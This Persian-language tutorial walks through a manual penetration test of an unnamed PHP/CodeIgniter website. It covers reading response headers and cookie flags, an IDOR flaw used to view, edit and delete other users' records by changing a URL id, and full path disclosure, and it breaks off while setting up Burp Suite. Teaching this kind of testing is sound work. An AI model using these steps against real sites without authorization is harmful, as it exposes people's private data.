

## به نام خداوند متعال

لَا نِعْمَةٌ أَهْنَاءُ مِنَ الْأَمْنِ .

هیچ نعمتی گوارا تر از امنیت نیست .

امام علی (ع)

تست نفوذ واقعی یک وب سایت

( بدون ابزار و بصورت دستی )

تیم امنیتی درسا تیم

نویسنده : میثم منصف

@dorsateam - @meisamrce - meisamrce@gmail.com

مقدمه :


بنا به درخواست تیم توسعه دهنده هیچ اطلاعاتی درمورد وب سایت مورد تست شده در این گزارش نیامده و دوست نداشتیم مجموعه مورد نظر از لحاظ وجهه کاری دچار مشکل شود . این مقاله فقط بخشی از گزارش نقاط آسیب پذیری وب سایت میباشد . شما در این مقاله آموزشی با سناریوی کامل واقعی در کنار هکر قدم به قدم با طرز فکر و نگاه هکر آشنا میشوید ، که چگونه هکر از اشتباهات تیم برنامه نویس سوء استفاده کرده و به وب سایت و سیستم نفوذ میکند .

و در این لحظه که شما این مطلب را مطالعه میکنید این مشکلات توسط تیم توسعه برطرف شده است .


## قدم اول : Information Gathering

تو این مرحله به شیوه های مختلف میتوان اطلاعات خوبی در مورد سرور و زبان برنامه نویسی و غیره بدست آورد و من سعی کردم از تو خود وب سایت اطلاعاتی رو بدست آورم .


من سعی کردم روی لینک های مختلف وب سایت یه گشتنی بزنم و لینکی که تو تصویر زیر من بینید نظرم رو جلب کرد و دنبال این بودم ببینم اطلاعات این فرم به کجا ارسال میشه .



خوب آدرس رو پیدا کردم .



آدرس رو تو مرورگرم زدم ببینم چی خروجی میده !



حالا با آدرس ها بازی میکنیم ببینیم چه نتیجه ای میگیریم ، خوبه یه آدرس login پیدا کردیم .



حال بباییم بر اساس استاندار OWASP ببینم چه چیزهای را میتوانیم گزارش بدھیم. من F12 تو مرورگر میزنم بعد رو تب Network کلیک میکنم یه F5 میزنم. از سمت چپ روی آیتم login کلیک میکنم و هدر های Response رو یه نگاهی میکنیم .

The screenshot shows the Network tab in the Chrome DevTools developer tools. A request for 'login' has been selected. In the Response Headers section, the 'ar-poweredby' header is highlighted with a red box.

Request URL: frontend/login

Request Method: GET

Status Code: 200

Remote Address: 127.0.0.1:39825

Referrer Policy: no-referrer-when-downgrade

Response Headers

- accept-ranges: bytes
- ar-atime: 0.677
- ar-cache: MISS
- ar-poweredby: Arvan Cloud (arvancloud.com)

The screenshot shows the Network tab in the Chrome DevTools developer tools. A request for 'login' has been selected. In the Response Headers section, the 'ar-poweredby' header is highlighted with a red box.

accept-ranges: bytes

ar-atime: 0.677

ar-cache: MISS

ar-poweredby: Arvan Cloud (arvancloud.com)

ar-request-id: [redacted]

ar-sid: 5100

cache-control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0


content-encoding: gzip

content-length: 2141

content-security-policy: upgrade-insecure-requests

content-type: text/html; charset=UTF-8

date: [redacted]



از سیستم cloud استفاده کردند (نمیدونم برای امنیت بود ، سرعت یا ...) اما هدرهای امنیتی زیر وجود ندارد که میتواند مشکلاتی رو برای وب سایت ایجاد کند .

X : این هدر باعث میشود از تزرق iframe و clickjacking جلوگیری کند.

X-XSS-Protection: 1; mode=block : این هدر باعث میشود که کدهای XSS را مروگر کاربر اجرا نشود (قریباً جلوی هک نشدن کلاینت های وب سایت را میگیرد.)

خوب برمی تو تب Application بینیم تو Cookie چه خبر هست .

همانطور که در تصویر زیر می بینید میتوان تشخیص داد که زبان برنامه نویسی وب سایت PHP میباشد و فریمورک مورد استفاده Code Igniter هست ( بعضی ها تا به اینجا من رسند میگن فلان فریمورک است و دیگه نمیشه هکش کرد خیلی امن هست اما یک هکر هیچ وقت زود تسلیم نمیشه و تا آخرین نفس ادامه میده 😊 ) . متأسفانه تنظیمات secure cookie flag اعمال نشده است و مقدارش false HttpOnly cookie flag وجود داشته باشد براحتی حملات Cookie & Session Hijacking را انجام دهد .

The screenshot shows the Chrome DevTools Network tab with the URL `/frontend/login`. The Application tab is selected, displaying a table of cookies. Two cookies are listed: `PHPSESSID` and `ci_session`. Both cookies have their values highlighted with red boxes. The `PHPSESSID` cookie has its `HttpOnly` and `Secure` columns also highlighted with red boxes.

Name	Value	Domain	Path	Expires / Max-Age	Session ID	HttpOnly	Secure	SameSite
PHPSESSID	4gbfkclc60dd391rq80uck6ve4	/	Session	35		✓	✓	
ci_session	eGsgbmXvpo%2FN3e6%2FNlupFvGg...	/		2020-02-23T06:03:58.276Z	518			

## قدم دوم ( آغازی بر Hacking ) :

خب تا اینجا فقط اطلاعات بدست آورديم و هیچ کاری نکردیم . پیش بسوی هکینگ و نفوذ ( آخر جون عاشق این قسمت هستم )

بر میگرددیم به صفحه ورود و می بینیم که گزینه ثبت نام وجود دارد یه حساب کاربری میسازیم .

The screenshot shows the Mozilla Firefox browser window with the URL `/frontend/login`. The page displays a login form with fields for email and password, and a 'Log In' button. Below the form, there is a link labeled 'Create Account'. This link is highlighted with a red box.

نیت - Mozilla Firefox

File Edit View History Bookmarks Tools Help

signup

شماره کارت بانکی  
رمز عبور  
تکرار رمز عبور  
کد امنیتی  
GP94D  
ادرس  
سابقه

دوباره ثبت نام

test

test

test

test

test


پبل کاربری - Mozilla Firefox

frontend/login

ورود به سایت

test@test.com  
\*\*\*\*\*  
بازگشتی رمز عبور دوباره ورود

ورود



خب حالا باز به دنبال صفحاتی میگردیم که بتونیم چیزی تزریق کنیم .

پیدا کردن نقاط تزریق : Injection Point

به قسمت های مختلف یک وب سایت که یه هکر میتواند مقادیر آنرا تغییر بدهد نقاط تزریق میگوییم .

که شامل قسمت های زیر میباشد :

1 – فرم های یک سایت که میتواند از متدهای GET – POST باشد .

2 – فیلد های Hidden فرم ها

3 – هدر های HTTP

4 – مقادیر Cookie در مرورگر کاربر

5 – درخواست های Ajax یا XHR

6 – sessionStorage و localStorage در مرورگر کاربر

من یه صفحه ای رو پیدا کردم با هم بینیم داخلش چه خبر هست ؟


test test : خوش آمدید

شاگردان من										
افزودن شاگردان من										
وضعیت	تاریخ ارسال	تاریخ سفارش	سفارات	کد رهگیری	Email	نام خانوادگی	نام	نام	Id	عمل
<input type="button" value="حذف"/>	×	98/06/11 10:09	<input type="button" value="جستجو"/>	24544504	<input type="button" value="جستجو"/>	dfghsdh	gf	14318	<input type="button" value="ارسال شد"/> <input type="button" value="بیشتر"/> <input checked="" type="button" value="ویرایش"/>	
<input type="button" value="حذف"/>	×	98/06/11 08:41	<input type="button" value="جستجو"/>	25060971	<input type="button" value="جستجو"/>	hjf	vhfj	14316	<input type="button" value="بیشتر"/> <input checked="" type="button" value="ویرایش"/>	
<input type="button" value="حذف"/>	×	98/06/07 18:26	<input type="button" value="جستجو"/>	73611648	<input type="button" value="جستجو"/>			14218	<input type="button" value="بیشتر"/> <input checked="" type="button" value="ویرایش"/>	
<input type="button" value="حذف"/>	×	48/10/11 03:30	<input type="button" value="جستجو"/>	545839	<input type="button" value="جستجو"/>			14219	<input type="button" value="بیشتر"/> <input checked="" type="button" value="ویرایش"/>	


همانطور که در تصویر زیر میبینید گزینه های ویرایش و حذف و .. وجود دارد .

### آسیب پذیری (Insecure Direct Object Reference - IDOR)


این آسیب پذیری یعنی که شما میتوانید اطلاعات یک فرد دیگر رو بخونید یا ویرایش یا حذف کنید بدون آنکه آن اطلاعات برای شما باشد . با هم ببینیم . من روی یکی از اطلاعات گزینه ویرایش رو میزنم تا در صفحه ای اطلاعات را ببینیم و ویرایش کنیم .




خب من الان عدد انتهای URL رو یه واحد کم یا زیاد میکنم ببینیم IDOR وجود دارد یا خیر؟



بله دیدید که برایتی اطلاعات فرد دیگری رو به من نمایش داد که متاسفانه هم میتوان اطلاعات افراد را دید هم تغییر داد و حذف کرد بدون اینکه آن اطلاعات برای من یا من مالک آن باشم . حالا من یکی رو ویرایش میکنم ببینید چه اطلاعات دیگری میشه بدست آورد .




من درخواست update را اجرا کردم و اطلاعات شخص دیگری رو تغییر دادم بدون آنکه برای من باشد .  
آدرس درخواست را در صفحه جدید مرورگر باز میکنم ببینیم باز چی خروجی میدهد .  
همانطور که میبینید سیستم دچار خطا شده است و مسیر کامل سرور را نمایش میدهد .  
( Full Path Disclosure)



تا اینجا بسته یا ادامه بدیم !

خوب من دوباره ادامه میدم ببینیم میتوانیم باگ دیگری پیدا کنیم یا نه .  
برمیگردیم به همون صفحه ای که لیست رکوردها را نشان میداد یه قسمت سرج داشت از همون  
اول ذهنم را مشغول کرده بود ( باگ داره ، نداره ) ؟  
من روی سیستم خودم باز میکنم .



روی گزینه Run کلیک میکنیم . مسیر زیر رو میریم ببینیم Proxy رو چه پورتی تنظیم شده است .

Burp Suite Professional v1.7.37 - Temporary Project - licensed to surferxyz

Target **Proxy** Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Intercept HTTP history WebSockets history Options

**Proxy Listeners**

Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser to use one of the listeners as its proxy server.

Add	Running	Interface	Invisible	Redirect	Certificate
<input checked="" type="checkbox"/>	127.0.0.1:8080				Per-host

